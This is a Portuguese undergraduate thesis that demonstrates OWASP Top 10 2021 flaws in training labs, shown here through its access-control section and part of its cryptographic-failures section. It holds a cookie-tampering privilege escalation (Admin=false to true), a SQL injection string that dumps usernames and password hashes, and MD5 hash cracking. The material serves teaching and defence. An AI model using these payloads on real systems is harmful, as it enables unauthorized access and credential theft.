



INSTITUTO FEDERAL DE EDUCAÇÃO, CIÊNCIA E TECNOLOGIA DO PIAUÍ
CAMPUS PEDRO II
CURSO ANÁLISE E DESENVOLVIMENTO DE SISTEMAS

GUSTAVO DE MESQUITA FARIAS

ANÁLISE PRÁTICA E ESTUDO DOS IMPACTOS PROVOCADOS PELAS
PRINCIPAIS VULNERABILIDADES DO OWASP TOP 10 2021

PEDRO II

2022

GUSTAVO DE MESQUITA FARIAS

ANÁLISE PRÁTICA E ESTUDO DOS IMPACTOS PROVOCADOS PELAS
PRINCIPAIS VULNERABILIDADES DO OWASP TOP 10 2021

Trabalho de Conclusão de Curso (artigo científico)
apresentado como exigência parcial para obtenção
do diploma do Curso de Análise e
Desenvolvimento de Sistemas do Instituto Federal
de Educação, Ciência e Tecnologia do Piauí,
Campus Pedro II.

Orientador: Profº. Esp. Cleber da Silva Araujo.

PEDRO II

2022

ANÁLISE PRÁTICA E ESTUDO DOS IMPACTOS PROVOCADOS PELAS PRINCIPAIS VULNERABILIDADES DO OWASP TOP 10 2021

Gustavo de Mesquita Farias¹

Cleber da Silva Araujo²

RESUMO

A internet proporcionou o surgimento de diversas aplicações para os mais diversificados fins, englobando usuários de todo o mundo. Porém, à medida que ocorre seu crescimento também surgem novas vulnerabilidades, que comprometem a segurança desses usuários, que espontaneamente fornecem dados pessoais confiando que o sistema os manterá seguros. Contudo, a falta de conhecimento e preparo poderá fazer com que esses dados sejam recebidos, transferidos, acessados ou manipulados inseguramente, expondo as informações sensíveis e prejudicando todos os envolvidos. Dessa forma, com intuito de alertar e instruir a manter as aplicações seguras. A OWASP (Open Web Application Security Project), instituição internacional focada em segurança *web*, faz, periodicamente, a publicação de listas com as mais frequentes e danosas vulnerabilidades que mais afetaram as aplicações *web* em determinado intervalo de tempo. Assim, o objetivo deste trabalho é analisar e demonstrar cada uma das vulnerabilidades propostas pela OWASP na lista de 2021, fazendo o uso de laboratórios para exemplificar os riscos das principais vulnerabilidades da atualidade.

Palavras-chave: OWASP; Segurança de Aplicações; Segurança Web; Vulnerabilidades.

ABSTRACT

The internet has provided the emergence of several applications for the most diverse purposes, encompassing users from all over the world. However, as its growth occurs, new vulnerabilities also appear, which compromise the security of these users, who spontaneously provide personal data trusting that the system will keep them safe. However, the lack of knowledge and preparation causes this data to be received, transferred, accessed or manipulated insecurely, exposing sensitive information and harming everyone involved. In this way, with the aim of alerting and instructing to keep applications safe, OWASP (Open Web Application Security Project), an international institution focused on web security, periodically publishes lists with the most frequent and harmful vulnerabilities that most affected web applications in a certain time interval. Thus, the objective of this work is to analyze and demonstrate each of the vulnerabilities proposed by OWASP in the 2021 list, using laboratories to exemplify the risks and impacts of the main current vulnerabilities.

Keywords: OWASP; Application Security; Web Security; Vulnerabilities.

1 INTRODUÇÃO

O advento da internet proporcionou a entrada na era da informação, as relações comerciais foram completamente reestruturadas, estando em constante migração do físico para o digital. Contudo, novos desafios surgiram, as relações foram ressignificadas e novas responsabilidades foram impostas a partir das inovações tecnológicas que emergiram no

¹ Instituto Federal do Piauí Campus Pedro II. gmesquita390@gmail.com

² Instituto Federal do Piauí Campus Pedro II. cleber.araujo@ifpi.edu.br

mercado. Nessa nova era a necessidade de garantir a segurança da informação não se restringe mais a apenas mantê-la segura dentro de uma sala. É necessário assegurar que as informações sejam armazenadas, transportadas, acessadas e modificadas sem que haja interferências.

As inovações tecnológicas caminham a passos largos, movimentando trilhões de dólares anualmente, tanto na manutenção quanto no investimento em novas tecnologias. Assim, as aplicações *web* tornaram-se parte do cotidiano das bilhões de pessoas que fazem uso diário da *World Wide Web* (WWW), e para acessar os recursos ofertados por elas os usuários fornecem espontaneamente seus dados pessoais. Baseado na confiança depositada pelos seus usuários, as aplicações devem proteger ao máximo os dados recebidos, para que sejam acessados apenas por quem interessa, quando interessar e de maneira confiável, mediante a correta identificação, a fim de que não seja comprometida a segurança da informação.

Entretanto, em conjunto com os avanços, que chamam a atenção de novos usuários e investidores, despertasse o interesse dos invasores que buscam novas vulnerabilidades ou novas formas de exploração das vulnerabilidades já conhecidas, sendo um desafio constante manter os sistemas *web* protegidos (Security Report, 2022).

A Segurança da Informação é formada por três pilares principais: Confidencialidade, integridade e disponibilidade. A ausência de qualquer um destes quebra a confiabilidade entre as partes envolvidas, e podem acarretar grandes prejuízos, por vezes irreparáveis. Esses pilares são quebrados quando, dentre outras formas, existem “brechas”, chamadas de vulnerabilidades, que permitem que usuários mal intencionados as explorem, com objetivo de conseguir algum tipo benefício ou simplesmente para causar transtorno às vítimas. (PRATT, 2022)

De acordo com o CERT.br (2022), no Brasil foram reportados 665.079 incidentes em 2020. Esse número alarmante relaciona-se majoritariamente a eventos que ocorreram nos servidores das aplicações, estando associados a uma má configuração ou desenvolvimento, deixando em risco os dados que foram confiados pelos usuários. Muitos transtornos ocorrem por imperícia dos profissionais que as empresas dedicam para cuidar da segurança web de suas aplicações, visando os baixos custos, geralmente é destinado poucos recursos, acarretando em falhas, invasões, vazamentos, etc. onde os clientes são os mais prejudicados.

Garantir que os dados estejam seguros não é apenas um diferencial competitivo e comercial, é uma obrigação, e está sujeita a diversas legislações que por vezes excedem as fronteiras de um país e possuem vigência internacional. Isso ocorre, pois, as violações nessa área ultrapassam os limites físicos, comumente atrelados aos outros tipos de crimes. Como é o caso da Lei Geral de Proteção de Dados (LGPD), onde a Autoridade Nacional de Proteção de Dados (ANPD) tem participado de diversos fóruns internacionais para garantir o cumprimento e adequação aos padrões aceitos usados em outros países, principalmente aos usados na União Européia, que possui uma legislação maturada e atualizada (GOV.BR, 2022).

Nesse contexto, surgiu a OWASP (2021) - Open Web Application Security Project, uma organização internacional sem fins lucrativos, que visa alertar sobre os riscos das vulnerabilidades de aplicações web. A OWASP periodicamente lança uma lista com as dez principais vulnerabilidades de aplicações web, essa lista é feita através de um estudo conduzido por vários especialistas em AppSec, coletando dados de diversas empresas ao redor do mundo, com intuito de quantificar e classificar as vulnerabilidades de acordo com incidências e periculosidade.

A última lista, lançada em 2021, tornou-se mais concisa e objetiva em relação às anteriores, onde foram agrupadas em categorias as vulnerabilidades que antes se encaixavam como formas de ataque mais do que como conceitos de fraquezas. Dessa maneira, auxiliando mais assertivamente, os desenvolvedores e profissionais de segurança, a conduzirem medidas mais efetivas na proteção das aplicações e dados dos usuários.

1.1 OBJETIVOS

Nesta seção são explanados os objetivos, geral e específicos, deste trabalho.

1.1.1 Geral

Expor de forma prática a lista *OWASP Top 10 2021*, demonstrando as maneiras de exploração e mitigação da mesma, com intuito de alertar sobre os riscos resultantes de vulnerabilidades que constantemente estão sendo usadas para acesso a dados e recursos indevidamente.

1.1.2 Específicos

- Propor laboratórios que elucidem as maneiras como as principais vulnerabilidades da atualidade são exploradas;
- Propor a mitigação para as vulnerabilidades expostas;
- Conscientizar sobre o desenvolvimento de aplicações seguras.

1.2 TRABALHOS RELACIONADOS

Nesta seção, são apresentados os trabalhos com metodologias semelhantes a este.

1.2.1 UM ESTUDO APLICADO A SEGURANÇA DE APLICAÇÕES WEB

Ortega (2021) em seu trabalho, utilizou-se da lista *OWASP TOP 10 2021* para explicar cada uma das vulnerabilidades propostas, além de serem feitas sugestões relativas aos processos de mitigação e prevenção. Trabalho de caráter mais expositivo, sendo elencadas na descrição de cada vulnerabilidade suas principais formas de exploração, de acordo com a própria OWASP e as principais organizações de segurança da informação.

O trabalho mencionado utilizou-se da lista mais atualizada até então, e abordou efetivamente todas as vulnerabilidades propostas nela, contudo não foram feitos laboratórios ou testes para demonstrá-las, focando-se em um maior levantamento bibliográfico para explicar as formas de exploração e mitigação.

1.2.2 GUIA DE TESTES DE SEGURANÇA PARA APLICAÇÕES WEB

Taha (2017) propôs um guia de testes de segurança para aplicações web, focando na metodologia OWASP. Os testes ocorreram de forma prática, objetivando a detecção e a exploração de vulnerabilidades. Ele utilizou-se da lista OWASP Top Ten 2013, e abordou as vulnerabilidades de injeção e quebra de autenticação.

Esse trabalho teve uma metodologia voltada para as práticas de testes, etapa fundamental para o desenvolvimento seguro de aplicações, contudo, foi utilizada uma lista que atualmente encontra-se desatualizada além de não terem sido abordadas as dez vulnerabilidades presentes nos *rankings* publicados periodicamente pela OWASP.

1.2.3 UMA ANÁLISE PRÁTICA DAS PRINCIPAIS VULNERABILIDADES EM APLICAÇÕES WEB BASEADO NO TOP 10 OWASP

Sampaio (2021) apresentou uma análise prática das vulnerabilidades OWASP Top Ten 2017, através de demonstrações com o uso de laboratórios como PortSwigger entre outras ferramentas para mostrar de forma controlada a exploração das vulnerabilidades da lista de 2017. Também foram sugeridas medidas de mitigação de acordo com os padrões OWASP e de instituições de relevância no cenário.

O trabalho supracitado foi o mais similar a este trabalho pois possui abordagens de vulnerabilidades semelhantes ao que propomos, contudo, desde 2017 houveram diversas mudanças no ranking das mais comuns e danosas vulnerabilidades.

1.2.4 Comparativo

Na tabela 1 foi feito o comparativo entre os trabalhos abordados nesta sessão, de acordo com os critérios de metodologia, ano, laboratórios e integralidade da lista.

Tabela 1 – Comparativo dos trabalhos relacionados.

| Autor | Metodologia OWASP? | Ano da lista | Laboratórios | Abordou todas as vulnerabilidades |
|----------------|--------------------|--------------|--------------|-----------------------------------|
| Ortega (2021) | ✓ | 2021 | ✗ | ✓ |
| Taha (2017) | ✓ | 2013 | ✓ | ✗ |
| SAMPAIO (2021) | ✓ | 2017 | ✓ | ✓ |
| Este trabalho | ✓ | 2021 | ✓ | ✓ |

Fonte: Autor.

1.3 REFERENCIAL TEÓRICO

Este trabalho fundamentou-se na manutenção dos pilares básicos da segurança da informação, que são: confidencialidade, integridade e disponibilidade, conhecida como tríade CID, além dos pilares posteriormente levantados pelos profissionais de segurança da informação: Autenticidade, Irretratabilidade e Conformidade.

De acordo com Fontes (2006): “Segurança da informação é o conjunto de orientações, normas, procedimentos, políticas e demais ações que tem por objetivo proteger o recurso informação, possibilitando que o negócio da organização seja realizado e a sua missão seja alcançada.” De acordo com o autor, a informação é base para qualquer organização e deve receber tanta proteção quanto qualquer outro recurso material ou imaterial, mediante políticas e regras que regem sua existência, manipulação e acesso.

Netto *et al.* (2007) define o pilar da integridade como: “A integridade da informação tem como objetivo garantir a exatidão da informação, assegurando que pessoas não autorizadas possam modificá-la, adicioná-la ou removê-la, seja de forma intencional ou acidental”

Dessa forma os autores referem-se a este pilar como a garantia que as informações permaneçam inalteradas durante qualquer processo de armazenamento, transporte ou processamento delas, até que haja o consentimento do titular dos direitos dos dados fornecidos para que quaisquer modificações sejam efetivadas.

Concomitantemente, Netto *et al.* (2007) complementa: “A disponibilidade garante que os autorizados a acessarem a informação possam fazê-lo sempre que necessário”. De acordo com os autores, este segundo pilar refere-se ao direito que os usuários têm de terem à disposição, a qualquer momento, todas as informações que foram disponibilizadas por eles, não sendo aceitável a restrição, por qualquer motivo não legal, a esses dados, devendo serem oferecidos os devidos recursos de software e hardware para o devido acesso.

Netto *et al.* (2007) refere-se ao terceiro pilar como: “A confidencialidade da informação é a garantia de que somente pessoas autorizadas terão acesso a ela, protegendo-a de acordo com o grau de sigilo do seu conteúdo”. É dever das organizações ou qualquer entidade garantir a proteção dos dados fornecidos espontaneamente pelos usuários, para isso elas devem usar recursos como criptografias, firewalls e quaisquer outros meios que efetivem sua confidencialidade. Sendo esta uma das restrições ao pilar da disponibilidade, que somente será efetivado mediante a correta identificação, fornecendo as credenciais necessárias para obter acesso aos dados requeridos.

Complementarmente aos pilares iniciais, Sêmola (2003) sugere o pilar da autenticidade, cujo o objetivo é a assegurar que um usuário somente acesse, receba ou transmita quaisquer informações mediante correta autenticação e autorização, com intuito de garantir que nesse processo, os remetentes sejam exatamente quem eles informam ser.

Para Fontes (2006) o pilar da Irretratabilidade, ou não repúdio, ratifica que o usuário que acesse ou modifique qualquer informação não possa negar a autoria de seus atos, pois devem haver mecanismos que, detalhadamente, registrem suas ações, coletando datas, histórico e arquivos que foram vistos e/ou alterados, além de logs de autenticação.

Para Beal (2008) o pilar da legalidade tem por finalidade assegurar que o uso das informações estarão de acordo com as legislações vigentes nacional e internacionalmente, respeitando as normas e valores presentes nos contextos aos quais as aplicações se inserem, além de se fazer cumprir as licenças e contratos referentes a ela.

1.4 JUSTIFICATIVA

A segurança é um fator essencial para a maioria das aplicações, afetando diretamente a credibilidade e confiabilidade das empresas e instituições que se propõem a receber dados de usuários. Contudo, ela ainda é uma etapa desprezada e subjugada por muitas delas, que não dão a devida atenção e investimentos necessários. Dessa forma, este trabalho justifica-se pela necessidade de alertar sobre os riscos das principais vulnerabilidades associadas às aplicações *web* da atualidade.

2 DESENVOLVIMENTO

Nesta seção são apresentadas as etapas de desenvolvimento deste trabalho.

2.1 METODOLOGIA

Para este trabalho, será analisada individualmente cada uma das dez vulnerabilidades expostas pela OWASP (2021) na lista *Top Ten 2021*, na ordem proposta por ela. Essa análise será dividida em três etapas, que são: Descrição, Demonstração e Mitigação, aplicadas a cada uma das vulnerabilidades.

Na etapa metodológica de Descrição será feito um detalhamento das características de exploração e impactos, de acordo com instituições e organizações e instituições especialistas em *web security*.

Para demonstração, será usado laboratórios (ambientes que simulam cenários reais de aplicações web, propositalmente inseguros, para fins de treinamentos), com auxílio de algumas ferramentas.

A mitigação será feita a partir de sugestões de controle e prevenção contra as vulnerabilidades da lista. Essas medidas sugeridas foram propostas pela própria OWASP (2021) e outras instituições e organizações consolidadas no cenário de segurança da informação.

2.1.1 Laboratórios e ferramenta utilizados

Neste subtópico são apresentados os laboratórios usados para a replicação das vulnerabilidades.

- PortSwigger: Um laboratório *online*, disponível em www.portswigger.com. Nele é possível de entender e explorar várias vulnerabilidades sem infringir nenhuma lei, pois trata-se de um centro de treinamento gratuito para testar conhecimentos em segurança de aplicações *web* (PORTSWIGGER, 2022).
- Mutillidae II: Um conjunto de laboratórios *OpenSource* desenvolvido pela própria OWASP, ele é intencionalmente vulnerável para fins de treinamento, e contém as principais vulnerabilidades já reportadas pela OWASP em diversos laboratórios, sendo possível alterar o nível de dificuldade para o mesmo desafio. Ele está disponível no GitHub e pode ser usado em localhost (DRUIN, 2021).
- DVWA: Assim como Mutillidae, também é um laboratório localhost, disponível no GitHub para treinamento, possuindo vários testes, com foco nas falhas de injeção (TYAGI, 2018).
- Juice Shop: Uma aplicação moderna, gratuita e *OpenSource*, feita em *Node.js*, *Express* e *Angular*. Para este trabalho ele foi utilizado em *Localhost*. Ele é uma aplicação que simula um site de vendas de sucos, é propositalmente inseguro e contém diversos desafios que incluem as vulnerabilidades expostas pela OWASP, além de outras dezenas que também são encontradas em aplicações *web*. Contém vários níveis de desafios, classificados em estrelas, que vão uma estrela, para os desafios mais fáceis, e seis estrelas, para os desafios mais difíceis (KIMMINICH, 2020).
- Attack-Defense: Laboratórios *online* da Pentester Academy, voltados para o treinamento de segurança ofensiva, abordando vulnerabilidades clássicas e também modernas (ATTACK-DEFENSE, 2019).
- Burp Suite: O Burp é um conjunto de ferramentas para testes de intrusão e/ou exploração de vulnerabilidades de aplicações. Para este trabalho usou-se principalmente na função de *Proxy* (PORTSWIGGER, 2022).

3 RESULTADOS

Nesta seção são apresentados os resultados da aplicação dos processos metodológicos supracitados.

3.1 A01: 2021 — QUEBRA DE CONTROLE DE ACESSO

Primeira vulnerabilidade do *OWASP TOP 10 2021*.

3.1.1 Descrição

As Aplicações *Web* geralmente possuem níveis de usuários, que podem ser: comuns, moderadores, administradores, etc. Na maioria das vezes essa identificação é realizada através de um formulário comum de *login* e senha. Após inserir e confirmar os dados ele é autenticado em uma base de dados, podendo ser identificado de algumas maneiras como, por exemplo, através de um *ID* único ou *Cookies* de sessão.

Contudo, se esses dados não forem bem protegidos é possível que sejam burladas as verificações de segurança, com isso, um usuário mal intencionado poderá obter acesso a recursos que vão além das suas permissões pretendidas inicialmente, ocorrendo assim uma violação de privilégios.

Segundo a OWASP (2021) as vulnerabilidades mais comuns relacionadas a quebra de controle de acesso são:

- Burlar verificações de controle de acesso alterando a *URL*: Ocorre quando o usuário tem acesso a uma área e/ou funções restritas ignorando as verificações apenas modificando o endereço, isso ocorre quando as páginas não fazem verificações de autenticidade, e basta que o usuário saiba o endereço que pretende atacar para poder acessá-lo.
- Permitir que um usuário não autorizado tenha acesso a informações e funções restritas de outros usuários apenas fornecendo o identificador único do alvo;
- Permitir que um usuário não autorizado acesse *APIs* desprotegidas que permitem acesso a métodos *POST*, *PUT* e *DELETE*.
- Escalonamento de privilégios: quando o sistema permite que um usuário se passe por outro usuário, administrador ou comum, modificando *Token*, requisições ou outros mecanismos de controle de acesso. Da perspectiva do usuário, o escalonamento de privilégios pode ocorrer de duas formas:
 - Horizontal: Quando o usuário tem acesso a funções de outros usuários que estão no seu mesmo nível hierárquico, ou seja, podem gerenciar a conta de outras pessoas.
 - Vertical: Ocorre quando o usuário tem acesso a funções de usuários com nível hierárquico superior ao que ele possui, podem chegar, por exemplo, ter acesso à funções administrativas.
- Adulteração de metadados: quando a manipulação dos metadados, como um cookie de sessão capturado de um outro usuário, permite a elevação de privilégios.
- Uma má configuração do *Cross-Origin Resource Sharing* (CORS) no back-end que permite requisições externas sem um tratamento ou verificação.
- *Fetch API* se a *URL* pertencer a mesma origem, mas se, por exemplo no servidor estiver configurado para *access-control-allow-origin:** torna-se uma brecha para ataques com *APIs* externas.

3.1.2 Demonstração:

Nesse exemplo usou-se um laboratório da PORTSWIGGER (2022), nele tenta-se acessar a área administrativa de uma página que simula um blog. Essa página é protegida por uma etapa de *login* e senha, e mesmo tentando acessar um diretório previsível, colocando */admin* ao final da *URL*, ainda assim será retornado um erro. Utilizando a ferramenta Burp é possível interceptar uma tentativa de *login* de um usuário comum, sem altos privilégios, e que é possível criar uma conta facilmente. Como resultado dessa interceptação tem-se o seguinte resultado apresentado na Figura 1.

Figura 1 – Interceptando a tentativa de *login* com o Burp

```

Pretty    Raw    Hex
1 POST /login HTTP/1.1
2 Host: 0a7900e103064425c0eb4f5d00e50053.web-security-academy.net
3 Cookie: session=mDom815aeYBmhBD7XCahXAAzop0DiVVU; Admin=false
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 68
10 Origin: https://0a7900e103064425c0eb4f5d00e50053.web-security-academy.net
11 Referer: https://0a7900e103064425c0eb4f5d00e50053.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18 Connection: close
19
20 csrf=LbKVtzeV4x6Vr1NFFJYdhAotn0IVuYau&username=wiener&password=peter

```

Fonte: Autor.

Alterando o parâmetro ‘*Admin=false*’ para ‘*Admin=true*’ será possível acessar o painel do administrador e executar ações com alto nível de privilégio mesmo sem ter obtido acesso às credenciais do administrador. Nesse painel é possível excluir os usuários cadastrados no sistema.

3.1.3 Mitigação

A OWASP CHEAT SHEET SERIES (2021) recomenda:

- Aplicação do mínimo de privilégios possíveis
 - Estabelecer durante a etapa de *design* os limites de confiança;
 - Definição de testes de revisão que verifiquem o se os privilégios definidos na fase de design estejam em conformidade com o planejado na etapa de *design*;
 - Revisões periódicas para garantir que não haja o “deslocamento de privilégios”;
- *Deny by Default*
 - Estabelecer como padrão a negação de acesso a recursos que não tenha sido expressamente permitido, principalmente recursos com alto grau de complexidade de requisitos de acesso, salvo recursos públicos;
 - Estabelecer a configuração manual dos *frameworks*, por mais que alguns já venham pré-definidos para atender este requisito, é preferível que seja explicitamente configurado pelo time de desenvolvimento essa característica.
- Verificações a cada requisição:
 - Um invasor precisa apenas de uma única oportunidade para comprometer um sistema, validar somente a maioria das requisições torna a aplicação insegura, comprometendo a integridade e confidencialidade dos dados. Então, torna-se necessário avaliar as requisições sob todas as circunstâncias, independentemente da sua origem, seja ela server-side ou cliente-side.
 - Revisão das ferramentas incorporadas a aplicação:
 - Por vezes são inseridos bibliotecas e frameworks de terceiros sem a devida revisão, tornando assim a aplicação suscetível a ataques, pois os desenvolvedores desconsideram fatores importantes de segurança associados a aplicação ao anexar essas novas estruturas ao sem o devido cuidado. Pois mesmo que haja cuidado com a segurança interna a nível de código e configurações de ambiente, ignorar as fontes de origem externa pode ser uma brecha a ser explorada durante uma

invasão, agravada se as informações desse componente estiverem públicas;

- Usar mecanismos *ABAC* ao invés de *RBAC*:
 - Os mecanismos *ABAC* possuem maior facilidade para gestão em longo prazo;
 - Maior desempenho: Em *RBAC* é comum que ocorram “Explosões de funções” de acordo com o aumento de complexidade da aplicação, e com o uso de solicitações via cabeçalhos *HTTP* com tamanho limitado não terá espaço para que sejam enviados todos os parâmetros em uma única requisição;
 - Concisão: Em mecanismos *RBAC* o controle hierárquico é mais complexo e menos eficiente, pois é mais fácil que ocorram erros e privilégios sejam negados ou concedidos erroneamente;
- Garantir a inacessibilidade dos *IDs*, mesmo que sejam previsíveis ou protegidos;
 - Tentar garantir, sempre que possível, que identificadores de usuários sejam ocultos, sendo preferível que haja a identificação através de, por exemplo, informações contidas em *JSON Web Token*;
 - Verificações de controle de acesso em cada requisição de funcionalidades específicas, a fim de evitar o escalonamento horizontal de privilégios, pois não é porque um usuário pode ter acesso a determinado recurso que ele deva ter acesso a todos os recursos do mesmo tipo;
- Proteger recursos estáticos:
 - Dependendo do contexto, não somente as informações do banco de dados são os ativos do sistema, recursos estáticos podem tornar-se alvo de ataques, como relatórios em *PDF*, entre outros. Então, torna-se necessário garantir a proteção desses recursos, garantindo seu acesso mediante uma correta autenticação.
- Não confiar nas verificações client-side:
 - Devem ser evitadas as medidas de segurança client-side como fator decisivo para ceder ou negar acesso aos recursos, pois geralmente são fáceis de serem contornadas, deve-se usar medidas server-side.
- Tratamento adequado das exceções de controle de acesso:
 - É comum que haja erros de controle de acesso em aplicações *web*, então é necessário que as exceções sejam tratadas, independentemente da probabilidade de ocorrência, para evitar que ocorram desvios de autorização ou que informações sensíveis sejam expostas.
- *Logs* detalhados:
 - Como exposto na seção de monitoramento insuficiente, os *logs* são importantes ferramentas, não somente para registro, mas também preparação de medidas de contenção de ataques.
- Testes:
 - Execução de testes minuciosos, pois as falhas de controle de acesso podem ser sutis, mas com graves consequências. Os testes de unidade e integração podem ajudar a reduzir as chances de ocorrências. Apesar de não serem tão eficientes quanto os testes de penetração, estes testes ajudam a evitar que os casos considerados como mais “fáceis” sejam explorados.

3.2 A02: 2021 — FALHAS CRIPTOGRÁFICAS

Segunda vulnerabilidade do *OWASP TOP 10 2021*.

3.2.1 Descrição

A criptografia dos dados de uma Aplicação *Web* é uma das últimas barreiras que um atacante se depara ao invadi-la. Mesmo que seja grave que alguém não autorizado tenha acesso a um banco de dados esse fato é “atenuado” se não for viável explorar os dados obtidos. Contudo, contornando essa medida de segurança esse usuário mal intencionado conseguirá efetivar seu ataque e as consequências disso serão extremamente danosas.

Vazamentos de dados sensíveis ocorrem com muita frequência. E isso se dá por uma sucessão de erros, que podem estar relacionados ao armazenamento, transporte, acesso, manutenção dessas informações, mas são culminadas quando o algoritmo de criptografia possui brechas, que muitas vezes são conhecidas e relativamente fáceis de serem exploradas como é o caso do algoritmo de *hash MD5* que é suscetível a ataques de colisão (CERT.br *et al.* 2021).

A OWASP (2021) elenca algumas práticas que comprometem a segurança dos dados transportados e/ou armazenados inseguramente:

- Transportar informações confidenciais, como senhas ou informações bancárias, em texto simples através de protocolos inseguros, como *HTTP* ou *FTP*;
- Utilizar métodos criptográficos defasados em trechos antigos ou legados da aplicação;
- Utilização de chaves de criptografia e descriptografia padrão ou não trocar de chaves com a frequência adequada;
- Ausência de cabeçalhos de segurança adequados para as requisições que serão feitas nos navegadores;
- Não verificar o certificado recebido e a cadeia de confiança de certificados;
- Utilização da própria senha como chave criptográfica;
- Baixa aleatoriedade criptográfica;
- Utilização de hashes ultrapassadas, como *MD5* ou *SHA1*;
- Uso de algoritmos de preenchimento criptográficos inseguros, ou a ausência desta medida de segurança;
- As mensagens de erro, após um ataque de descriptografia, revelem informações sensíveis, como o ataque por preenchimento Oracle.


3.2.2 Demonstração

Para a demonstração dessa vulnerabilidade foi utilizado o laboratório Juice Shop, mas para chegar ao resultado esperado foram utilizados alguns métodos de quebra de autenticação e injeção.

Na tela inicial deste laboratório existe um campo de busca, que faz consultas no banco de dados referentes aos produtos cadastrados no sistema, mas é um sistema falho e há brechas para que outras tabelas e colunas sejam acessadas além das de produtos.

Neste laboratório, é possível acessar a página de busca de produtos em <http://127.10.0.1/#/search?>. Abrindo as ferramentas de desenvolvedor do navegador na função de Rede, como mostrado na Figura 2, é possível verificar que a requisição acontece realmente em *127.10.0.1/rest/product/search?q=* que possui vulnerabilidades que podem ser exploradas através do Burp Suite para que seja feito *SQL Injection*.

Figura 2 – Ferramenta de rede do navegador




Fonte: Autor.

Abrindo o diretório completo e pesquisando diretamente na *URL* tem-se o um arquivo *JSON* que mostra informações a respeito da busca executada. Analisando no Burp é possível perceber que existe uma requisição do tipo *GET* que pode ser vulnerável a um ataque de injeção (Vulnerabilidade que será demonstrada na seção 2.4).

Ao modificar a requisição interceptada adicionando: `'))UNION SELECT username, email, password,4,5,6,7,8,9 FROM Users--` (na forma de *URL* codificada: `'))UNION%20SELECT%20username%2C%20email%2C%20password%2C4%2C5%2C6%2C7%2C8%2C9%20FROM%20Users--`) obtém-se o resultado mostrado na figura 3.

Figura 3 – Resultado da requisição manipulada



Fonte: Autor.

É obtido um *JSON* com *ID* e senha de todos os usuários cadastrados no sistema. Contudo, a senha está criptografada, mas é possível perceber que pode tratar-se de uma hash *MD5*, devido seu formato e popularidade. Então extraindo todas as senhas para um único arquivo de texto simples é possível descriptografar algumas senhas, pois existem serviços online que executam algoritmos de colisão para *MD5*, *SHA-1* e entre vários outros tipos de hashes, além de possuírem wordlists de hashes de senhas comuns, que foram vazadas, já no formato pretendido, diminuindo assim consideravelmente o tempo e a necessidade de recursos para a descriptografia. Através do site <https://crackstation.net> foi possível descobrir a senha

de 3 usuários desse sistema de um total de 20 pessoas cadastradas, como mostrado na Figura 4.

Figura 4 – Descriptografia das senhas encontradas

| HASH | TYPE | RESULT |
|----------------------------------|---------|------------|
| 3c2abc04e4a6ea8f1327d0aae3714b7d | Unknown | Not found. |
| 963e10f92a70b4b463220cb4c5d636dc | Unknown | Not found. |
| 0192023a7bbd73250516f069df18b500 | md5 | admin123 |
